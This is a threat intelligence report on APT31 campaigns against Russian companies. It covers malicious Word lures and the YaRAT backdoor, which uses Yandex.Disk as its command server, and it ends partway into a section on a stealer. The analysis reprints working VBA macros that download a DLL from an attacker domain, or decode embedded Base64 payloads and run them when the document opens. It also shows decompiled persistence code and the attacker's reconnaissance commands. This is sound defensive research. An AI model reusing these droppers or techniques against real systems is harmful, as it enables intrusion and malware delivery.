Flying in the clouds: APT31 renews its attacks on Russian companies through cloud storage

ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/apt31-cloud-attacks/

Positive Technologies

Introduction

In April 2022, PT Expert Security Center detected an attack on a number of Russian media and energy companies that used a malicious document called «list.docx» to extract a malicious payload packed with VMProtect. Having analyzed the network packet, we found it to be identical to the one we studied in our report on APT31 tools, suggesting that these may belong to one and the same group. The malware samples date from November 2021 to June 2022.

Detailed analysis (see the "Attribution" section) of the unpacked malware confirmed our assumptions, as the malicious payload under VMProtect was indeed identical to the one we examined earlier.

Further monitoring revealed a number of documents used in attacks on the same companies with content similar in terms of the techniques used (see the "Malware analysis" section), yet differing from what we saw earlier both in the network part and the code implementation.

Detailed analysis of the tools showed the use of the Yandex.Disk service as the C2 server. This seemed a rather curious case to us, since it involved a potentially foreign group using a Russian service specifically to make the network load look outwardly legitimate.


The technique is not new, having been deployed by the TaskMasters group in its Webdav-O malware. The point of this technique is to bypass network defenses by connecting to a legitimate service.

This group's previous use of the Dropbox cloud service, as well as overlaps with the above-mentioned tools, suggests that here too we are dealing with the toolkit of the APT31 group.

This report describes the tools and techniques and their features, discusses the similarities and differences, and lays out the characteristics on which basis we assigned them to the APT31 group.

Analyzing malicious documents

The source document we started our research with (Figure 1) uses the Template Injection technique to download a template with a macro that loads malicious components (a legitimate file, a Java component, a malicious msvcr100.dll packed with VMProtect) from a remote server.



СПИСОК
представителей СМИ, аккредитованных для освещения торжественных мероприятий, посвящённых 77-й годовщине Победы в Великой Отечественной войне

№	Фамилия	Имя	Отчество	СМИ
1.	Абай	Эмре	Гюркан	Анадолу
2.	Абакумова	Анна	Алексеевна	RT
3.	Аббасова	Владислава	Олеговна	Первый канал
4.	Абдель Мунем	Салем	Адил	Al Mayadeen TV
5.	Аборенов	Алексей	Сергеевич	Телеканал 360
6.	Абсалямов	Валерий	Анатольевич	РБК-ТВ
7.	Абулхатин	Марат	Маратович	ГД
8.	Авилов	Александр	Александрович	АГН Москва
9.	Адамова	Татьяна	Георгиевна	RT
10.	Адамцевич	Олег	Вадимович	Мир женской политики
11.	Адиб Мохаммад	Хасан	Аль-Сайед	КУНА
12.	Азанов	Роман	Алексеевич	ТАСС
13.	Азаревич	Ольга	Михайловна	Большая Азия
14.	Азаров	Дмитрий	Бойкович	Коммерсантъ
15.	Азимова	Виктория	Ивановна	Россия сегодня
16.	Акбаров	Фарид	Исмайыл	ITV
17.	Акиньшина	Лилия	Анатольевна	ТВЦ
18.	Акмайкина	Наталья	Ивановна	НТВ
19.	Акулов	Алексей	Владимирович	ЦДФ
20.	Алейников	Максим	Петрович	Известия
21.	Александров	Александр	Владимирович	МТРК "Мир"
22.	Александров	Дмитрий	Владимирович	Майнити
23.	Александрова	Людмила	Викторовна	Телеканал 360
24.	Алексеев	Александр	Вячеславович	Новости-24
25.	Алексеев	Александр	Геннадьевич	Телеканал 360
26.	Алексеев	Алексей	Андреевич	НТК ЗВЕЗДА

Figure 1. External appearance of the malicious document

The template macro, a snippet of which is shown in Figure 2, creates files at the following path: C:\ProgramData\KasperskyOneDrive. The main task of the legitimate file is to transfer control to the malicious library using the DLL Side-Loading technique and generate an initializing packet that is sent to C2 (see the "Attribution" section).

```
objFile3.writeline ("On Error Resume Next")
objFile3.writeline ("wscript.sleep 1000*60")
objFile3.writeline ("Set objFSO = CreateObject(""Scripting.FileSystemObject"")")
objFile3.writeline ("If objFSO.FolderExists(""C:\ProgramData\KasperskyOneDrive"") = True Then")
objFile3.writeline ("IsFileExists = True")
objFile3.writeline ("Else")
objFile3.writeline ("ret = objFSO.CreateFolder(""C:\ProgramData\KasperskyOneDrive"")")
objFile3.writeline ("End If")
objFile3.writeline ("iLocal=LCase(""C:\ProgramData\KasperskyOneDrive\MSVCR100.dll"")")
objFile3.writeline ("iRemote=LCase(""https://p1.offline-microsoft.com/3451.txt"")")
objFile3.writeline ("Set xPost=createObject(""MSXML2.ServerXMLHTTP"")")
objFile3.writeline ("xPost.Open ""GET"",iRemote,0")
objFile3.writeline ("xPost.setOption 2, 13056")
objFile3.writeline ("xPost.Send()")
objFile3.writeline ("set sGet=createObject(""ADODB.Stream"")")
objFile3.writeline ("sGet.Mode=3")
objFile3.writeline ("sGet.Type=1")
objFile3.writeline ("sGet.Open()")
objFile3.writeline ("sGet.Write xPost.ResponseBody")
objFile3.writeline ("sGet.SaveToFile iLocal,2")
objFile3.Close
```

Figure 2. External appearance of the loaded macro

During a further search for similar threats, a number of documents were found with the Author field equal to pc1q213 (Figure 3), containing an identical Base64 decoding code.

Источник

Авторы	pc1q213
Кем сохранен	Admin
Редакция	74
Номер версии	
Имя программы	Microsoft Office Word
Организация	
Руководитель	
Дата создания содержим...	17.09.2021 23:06
Дата последнего сохране...	21.10.2021 10:35
Последний вывод на печа...	
Общее время редактиров...	00:57:00

Figure 3. Properties of the detected document

Analysis of the detected documents clearly showed their external similarity (Figure 4). Moreover, the code of the macros contained in them is identical all the way up to the names of the functions and variables (Figures 5 and 6).




Figure 4. External appearance of the detected document

A characteristic feature of all the documents is that they contain components for exploiting DLL Side-Loading to run the malicious payload inside them, as well as the external similarity of macros embedded in the documents and the Base64 encoding of the payload inside the documents.

```
Private Sub Document_Open()


   On Error Resume Next

    outDir = CreateObject("Wscript.Shell").Environment("Process")("APPDATA")
    outDir = outDir + "\Microsoft\Windows\"
    Dim a1Path As String
    Dim a2Path As String
         a1Path = outDir + "yandex.exe"
         a1 = UserForm1.TextBox1.Text
         a1Out = Base64Decode(a1)
         a1 = writeToFile(a1Path, a1Out)

         a2Path = outDir + "WINHTTP.dll"
         a2 = UserForm1.TextBox2.Text
         a2Out = Base64Decode(a2)
         a2 = writeToFile(a2Path, a2Out)

         a3 = UserForm1.TextBox3.Text
         a3Out = Base64Decode(a3)
         a3 = writeToFile("Microsoft Word Documents.docx", a3Out)

         cmdPath = "cmd.exe /c " + a1Path

        CreateObject("wscript.shell").Run cmdPath, 0
        CreateObject("wscript.shell").Run """Microsoft Word Documents.docx""", 0


End Sub


Public Function writeToFile(path As String, data)
    Dim fn As Integer
    fn = FreeFile
    Open path For Binary Lock Read Write As #fn
    Dim beacher() As Byte
    beacher = data
    Put fn, 1, beacher
    Close #fn
End Function


Function Base64Decode(B64) As Byte()
    On Error GoTo over
    Dim OutStr() As Byte, i As Long, j As Long
    Const B64_CHAR_DICT = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=") - 1)
    Dim length As Long, mods As Long
    mods = Len(B64) Mod 4
    length = Len(B64) - mods
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1, mods = 3, 2))
    For i = 1 To length Step 4
        Dim buf(3) As Byte
        For j = 0 To 3
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1
        Next
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) / &H10
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 + (buf(2) And &H3C) / &H4
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)
```

Figure 5. External appearance of the macro in the detected document

```
End Sub

Private Sub Document_Open()

        a1 = UserForm1.TextBox1.Text
        a1Out = Base64Decode(a1)
        a1 = writeToFile("C:\ProgramData\KiySADS.docx", a1Out)


        a3 = UserForm1.TextBox3.Text
        a3Out = Base64Decode(a3)
        a3 = writeToFile("2021.doc", a3Out)

       CreateObject("wscript.shell").Run "cmd.exe /c C:\ProgramData\KiySADS.docx", 0
       CreateObject("wscript.shell").Run "2021.doc", 0



End Sub


Public Function writeToFile(path As String, data)
    Dim fn As Integer
    fn = FreeFile
    Open path For Binary Lock Read Write As #fn
    Dim beacher() As Byte
    beacher = data
    Put fn, 1, beacher
    Close #fn
End Function


Function Base64Decode(B64) As Byte()
    On Error GoTo over
    Dim OutStr() As Byte, i As Long, j As Long
    Const B64_CHAR_DICT = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=") - 1)
    Dim length As Long, mods As Long
    mods = Len(B64) Mod 4
    length = Len(B64) - mods
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1, mods = 3, 2))
    For i = 1 To length Step 4
        Dim buf(3) As Byte
        For j = 0 To 3
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1
        Next
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) / &H10
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 + (buf(2) And &H3C) / &H4
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)
    Next
```

Figure 6. Code of a macro from a similar document

The extracted payload also shows a number of similarities:

- Most of the binary files are packed with VMProtect;
- All the identified legitimate executable files are components of Yandex.Browser and signed with a valid digital signature;
- winhttp.dll and wtsapi.dll were used as malicious libraries under the guise of legitimate ones (in particular, by the presence, number, and names of exports).

Malware analysis

Our analysis identified two new types of malware, which we named YaRAT (because it has RAT functionality and uses Yandex.Disk as C2) and Stealer0x3401 (because of the constant used in obfuscating the encryption key). What's more, we saw YaRAT in two modifications: with token encryption inside the program code, and without it.

YaRAT

The Yandex.Browser installer signed with a valid Yandex digital signature, or its portable version, was used as a legitimate file vulnerable to the Side-Loading DLL. The file loads and calls a function in the malicious winhttp.dll.




Figure 7. Information about the digital signature of a legitimate executable file

And here's an example of function calls inside a legitimate binary file.

```
v5 = WinHttpOpen(L"browser_downloader/1.0.1", 0, 0, 0, 0);
v25 = v5;
if ( !v5 )
{
  LastError = GetLastError();
  sub_40FF40("Stats::Send", 147, "hSession error %d has occurred.\n", LastError);
  goto LABEL_24;
}
v6 = WinHttpConnect(v5, *this, 0x50u, 0);
hInternet = v6;
```

Figure 8. Calling a malicious library function

The malicious library itself is packed and encrypted, and is unpacked by calling DllEntryPoint, which happens whenever the library is loaded. In this case, DllEntryPoint contains code similar to UPX, which is probably borrowed but slightly modified.

The first stage also involves unpacking LZMA, after which the unpacked data is decrypted twice (code sections and other sections (imports, data, etc.) are decrypted separately).

The data is decrypted using the RC4 algorithm; both encryption keys are embedded in the code. A distinctive feature of both data decryption blocks is the type of code obfuscation (Control Flow Flattening), which hinders static analysis. Alongside this technique, an extra byte (0xB9) is inserted inside the function body, which confuses the disassembler and prevents it from generating the function's decompiled form.

An example of the code responsible for data decryption after the PRNG stage is given in Figure 9.

Figure 9. Snippet of an obfuscated block that handles code and data decryption

The subsequent code for restoring imports and their addresses (resolving function and library addresses), as well as changing attributes for virtual memory blocks (VirtualProtect calls), is identical to regular UPX (Figure 10 shows a snippet of packer code, Figure 11 shows regular UPX). Note also the distinctive, UPX-specific push and pop calls at the start and end, respectively, of the unpack function. After unpacking, control passes to the payload.

Figure 10. Snippet of packer code




Figure 11. Snippet of regular UPX code

```
loc_460151:
add     ebx, eax
mov     eax, [ebx]
xchg    al, ah
rol     eax, 10h
xchg    al, ah
add     eax, esi
mov     [ebx], eax
jmp     short loc_460144
```

```
sub     esp, 0FFFFFF80h
jmp     near ptr byte_42221F
start endp ; sp-analysis failed
```

Payload

At the first stage, a mutex named YandexDisk is created, and the malware adds itself to startup via a registry key.

```
MutexA = kernel32_CreateMutexA(0, 1, "YandexDisk");
if ( kernel32_GetLastError() == ERROR_ALREADY_EXISTS )
{
  kernel32_TerminateProcess(MutexA, 0);
  v0 = 1;
}
if ( MutexA )
  kernel32_ReleaseMutex(MutexA);
if ( !v0 )
{
  memset_0(pRegKeyMem, 0, sizeof(pRegKeyMem));
  kernel32_GetModuleFileNameA(0, pRegKeyMem, 260);
  strcpy(v91, "SOFTWARE\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run");
  if ( !advapi32_RegOpenKeyExA(HKEY_CURRENT_USER, v91, 0, 983103, &v66) )
  {
    v88 = 260;
    if ( advapi32_RegGetValueA(v66, 0, "YandexDisk", 2, 0, v89, &v88) )
      goto LABEL_12;
    v3 = strcmp(pRegKeyMem, v89);
    if ( v3 )
      v3 = v3 < 0 ? -1 : 1;
    if ( v3 )
    {
BEL_12:
      advapi32_RegSetValueExA(v66, "YandexDisk", 0, 1, pRegKeyMem, 2 * strlen(pRegKeyMem) + 2);
      advapi32_RegCloseKey(v66);
    }
```

Figure 12. Creating a mutex and securing it in the system

Next, the malware generates string requests to Yandex.Disk with the Authorization: OAuth parameter, to which the token for this account is concatenated (Figure 13). The token itself is stitched into the code. We found several keys belonging to three accounts: jethroweston, Poslova.Marian, upy4ndexdate.

```
pTokenString = v75;
*(_DWORD *)&v51[24] = v76;
if ( v77 >= 0x10 )
  pTokenString = (unsigned int *)v75[0];
fnStrConcat(Src, v4, v60, v76, "Authorization: OAuth ", 0x15u, pTokenString, *(size_t *)&v51[24]);
```

Figure 13. Generating a request to Yandex.Disk

After that, two lines are generated according to the pattern: pcname + /a.psd and pcname + /b.psd, for example: DESKTOP-IM5NM8R/a.psd, DESKTOP-IM5NM8R/b.psd.

The first request sent by the malware to C2 is a PUT to

```
https://cloud-api.yandex.net:443/v1/disk/resources?path=
```

(Figure 14 shows an example of generating it). It can be seen as an initializing request to be used to create a directory on Yandex.Disk (a working remote directory).

```
fnStrConcat(
  &v45,
  v8,
  (int)v47,
  a3,
  "https://cloud-api.yandex.net:443/v1/disk/resources?path=",
  0x38u,
  v9,
  (size_t)v40);
if ( HIDWORD(a3) >= 0x10 )
{
  v10 = a2;
  v11 = (std_string *)(HIDWORD(a3) + 1);
  if ( (unsigned int)(HIDWORD(a3) + 1) >= 0x1000 )
  {
    v10 = *(_DWORD *)(a2 - 4);
    v11 = (std_string *)(HIDWORD(a3) + 36);
    if ( (unsigned int)(a2 - v10 - 4) > 0x1F )
      goto LABEL_38;
  }
  v40 = v11;
  fnMemFree_0(v10);
}
v40 = 0;
v39 = 1;
a2 = v45;
v47 = &v29;
a3 = v46;
v38 = 0;
LOBYTE(v50) = 1;
v12 = this;
if ( this[5] >= 0x10u )
  v12 = (_DWORD *)*this;
v13 = (int)&a2;
if ( HIDWORD(a3) >= 0x10 )
  v13 = a2;
v14 = (_DWORD *)fnCurlSendData(this, (int *)&v45, v13, (int)"PUT", (int)v12);
```

Figure 14.

Generating a PUT request and sending it to the server

If the connection is successful, the malware downloads a file (Figure 15) whose name consists of the following strings: the name generated in the previous step and the string modifier a.psd, which ends (is concatenated to the end of) the string name. For example,

```
https://cloud-api.yandex.net/v1/disk/resources/download?path=DESKTOP-IM5NM8R%2Fa.psd
```

```
whoami
net user
ipconfig /all
netstat -ano
tasklist
systeminfo
SLEEP   60
```

Figure 15. Contents of the file downloaded from C2

The downloaded file contains a list of commands to be executed by the malware in order to retrieve basic information about the infected machine.

The commands are executed in a standard Windows shell (cmd.exe); the malware concatenates their results, forms them into a response, and sends them to Yandex.Disk as a b.psd file. Note that the result of the execution of each command is separated from the others by the line ==============\r\n (Figure 16 clearly shows the results of execution separated by this line).

```
==============
whoami
windows-[redacted]
==============
net user

User accounts for \\WINDOWS-[redacted]

-------------------------------------------------------------------------------
Administrator            [redacted]             DefaultAccount
Guest                                           WDAGUtilityAccount
The command completed successfully.

==============
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : WINDOWS-[redacted]
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : [redacted]
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : [redacted](Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.224
   Default Gateway . . . . . . . . . : [redacted]
   DNS Servers . . . . . . . . . . . :
   NetBIOS over Tcpip. . . . . . . . : Enabled
==============
netstat -ano

Active Connections
```

Figure 16. Contents of the file with the collected data

Next, the malware switches to command execution mode. Malware-executed commands:

- DIR — retrieves the list of files in the directory;
- EXEC — executes the command (in fact, calls the WinExec function of the kernel32.dll library);
- SLEEP — calls the Sleep function with a parameter (0x3E8 multiplied by the passed constant);
- UPLOAD — uploads a file to Yandex.Disk;
- DOWNLOAD — downloads a file from Yandex.Disk.

All network communication is via cURL. In turn, data is transferred in JSON format, so the nlohmann/json, library is used to handle it; both libraries are statically compiled with the project.

Second YaRAT modification

Also found were a number of samples covered by VMProtect and not packed with the packer described above. A distinctive feature of all the samples is that only DllEntryPoint is covered by the protector, while the exports, which contain the main functionality, were not virtualized (except for some WinAPI calls).

Another distinguishing feature of such malware samples is the Blowfish-encrypted token with a key embedded in the code.

```
*(_QWORD *)v46 = 0x2E747865742064i64;
strcpy((char *)v37, "\x88j?$\xD3\x08\xA3\x85.\x8A\x19\x13Dsp\x03\"8\t\xA4\xD0\x31\x9F)\x98\xFA.\b\x89lN");
v38 = *(_OWORD *)&g_pKey[32];
v39 = *(_OWORD *)&g_pKey[48];
v40 = *(_QWORD *)&g_pKey[64];
memmove_1(g_pBlowfishConsts, &g_BLOWFISH_Init_Const, 0x1000u);
```

Figure 17. Decryption key inside the malware

Despite the virtualized API calls, the application lends itself to static analysis and has a functionality quite similar to the one discussed above. The names of the built-in commands have not changed, and some commands may be missing.

As in the previous case, communication is via cURL; the same library is used to process JSON.

Stealer0x3401

The infection mechanism in this case is identical to the one examined in in our report: the legitimate binary file dot1xtray.exe downloads the malicious msvcr110.dll. In this instance, the __crtGetShowWindowMode export was malicious.

